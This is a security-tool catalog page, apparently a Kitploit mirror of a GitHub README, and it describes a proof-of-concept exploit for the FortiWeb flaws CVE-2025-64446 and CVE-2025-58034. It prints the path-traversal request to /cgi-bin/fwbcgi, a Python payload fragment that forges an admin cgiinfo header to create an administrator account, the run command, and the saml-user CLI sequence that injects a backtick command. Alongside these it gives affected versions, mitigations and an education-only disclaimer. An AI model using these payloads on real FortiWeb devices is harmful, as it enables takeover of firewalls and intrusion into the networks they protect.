Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Vulnerability-CVE-2025-64446-CVE-2025-58034 — PoC-эксплойт для FortiWeb CVE-2025-64446 (обход аутентификации через path traversal) и CVE-2025-58034 (инъекция OS-команд) с подробным анализом и рекомендациями по смягчению последствий. | Kitploit
Инструменты/GitHubGitHub/litndat/vulnerability-cve-2025-64446-cve-2025-58034
Аутентификация и авторизацияАнализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийОбучение и ОбразованиеЛаборатории и Практика
GitHublitndat/vulnerability-cve-2025-64446-cve-2025-58034

Vulnerability-CVE-2025-64446-CVE-2025-58034

Поделиться

PoC-эксплойт для FortiWeb CVE-2025-64446 (обход аутентификации через path traversal) и CVE-2025-58034 (инъекция OS-команд) с подробным анализом и рекомендациями по смягчению последствий.

Репозиторий
274 месяцев назадЕщё не проверено

Имитация эксплуатации FortiWeb (CVE-2025-64446 & CVE-2025-58034)

Примечание:

  • Данный документ предназначен только для целей обучения и исследований в области безопасности.
  • Не используйте его для атаки на системы без соответствующего разрешения.

1. Обзор

FortiWeb — это устройство Web Application Firewall (WAF), используемое для защиты веб-приложений.

В 2025 году были обнаружены две серьёзные уязвимости:

  • CVE-2025-64446 — Обход аутентификации через Path Traversal
  • CVE-2025-58034 — Внедрение OS-команд

2. Обзор CVE-2025-64446

ПолеСодержание
Тип уязвимостиRelative Path Traversal
Обход аутентификации
ПричинаFortiWeb недостаточно строго обрабатывает пути перед аутентификацией:

- Контроль доступа основан на логической строке пути
- Путь не нормализуется полностью
- Допускается использование ../ для доступа к внутренним ресурсам
ОписаниеНекоторые административные конечные точки могут быть доступны без действительной аутентификации
Воздействие- Полный обход аутентификации
- Несанкционированный доступ к функциям администратора
- Нарушение модели разграничения прав
Затронутые версии- 8.0.0 – 8.0.1
- 7.6.0 – 7.6.4
- 7.4.0 – 7.4.9
- 7.2.0 – 7.2.11
- 7.0.0 – 7.0.11

Пример:

/api/v2.0/cmdb/system/../../../../../../cgi-bin/fwbcgi

3. Обзор CVE-2025-58034

ПолеСодержание
Тип уязвимостиВнедрение OS-команд (CWE-78)
ПричинаFortiWeb небезопасно обрабатывает входные данные при выполнении системных команд:

- Отсутствует проверка входных данных
- Отсутствует экранирование специальных символов
- Пользовательские данные напрямую передаются в системную команду
ОписаниеУязвимость требует аутентификации, но позволяет внедрять системные команды
Воздействие- Непреднамеренное выполнение команд
- Доступ к системным ресурсам
- Влияние на целостность и доступность
Затронутые версии- 8.0.0 – 8.0.1
- 7.6.0 – 7.6.5
- 7.4.0 – 7.4.10
- 7.2.0 – 7.2.11
- 7.0.0 – 7.0.11

4. Процесс проведения эксперимента (POC)


4.1. Подготовка среды:

python3 -m venv venv
source venv/bin/activate
pip install -r requirements.txt

Это помогает избежать конфликтов версий библиотек, обеспечивает стабильность рабочей среды и ограничивает влияние на систему
image

4.2 Эксплуатация

Payload

 cgiinfo_json = {
        "username": "admin",
        "profname": "prof_admin",
        "vdom": "root",
        "loginname": "admin"
    }
cgiinfo_b64 = base64.b64encode(json.dumps(cgiinfo_json).encode()).decode()
conn.request("POST", "/api/v2.0/cmdb/system/admin%3f/../../../../../cgi-bin/fwbcgi", body=body_data, headers=headers)
        resp = conn.getresponse()
result = {
            'target': f"{host}:{port}",
            'status': resp.status,
            'user': username,
            'password': password,
            'success': resp.status == 200
        }


Запуск инструмента с помощью Python3:

python3 exploit.py <IP_target>
  • <IP_target>: IP-адрес, здесь это имя хоста устройства FortiWeb.
image


Получены username и password -> выполняем вход

image image

Эксплуатация прошла успешно, создана новая учётная запись с правами администратора.

4.3 Эксплуатация CVE-2025-58034 после входа в учётную запись

После успешного входа с помощью созданной учётной записи администратора атакующий может эксплуатировать уязвимость внедрения команд, требующую аутентификации, с помощью специально сформированных запросов или напрямую через интерфейс командной строки FortiWeb CLI:

config user saml-user

edit "`id`" ## nhập lệnh tại đây

set entityID http://foo

set service-path /foo

set enforce-signing disable

set slo-bind post

set slo-path /foo

set sso-bind post

set sso-path /foo

end

FortiWeb выйдет из строки конфигурации и выполнит команду id в процессе настройки saml-user.

5. Некоторые способы снижения риска уязвимостей

  • Обновите FortiWeb до исправленной версии.
  • Ограничьте доступ к интерфейсу администрирования.
  • Не выставляйте интерфейс управления в Интернет.
  • Проверяйте учётные записи администратора на предмет аномалий.

6. Дополнительные справочные материалы

  • CVE-2025-64446 — https://nvd.nist.gov/vuln/detail/CVE-2025-64446
  • CVE-2025-58034 — https://nvd.nist.gov/vuln/detail/CVE-2025-58034
Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    366
  • 4

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    287

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →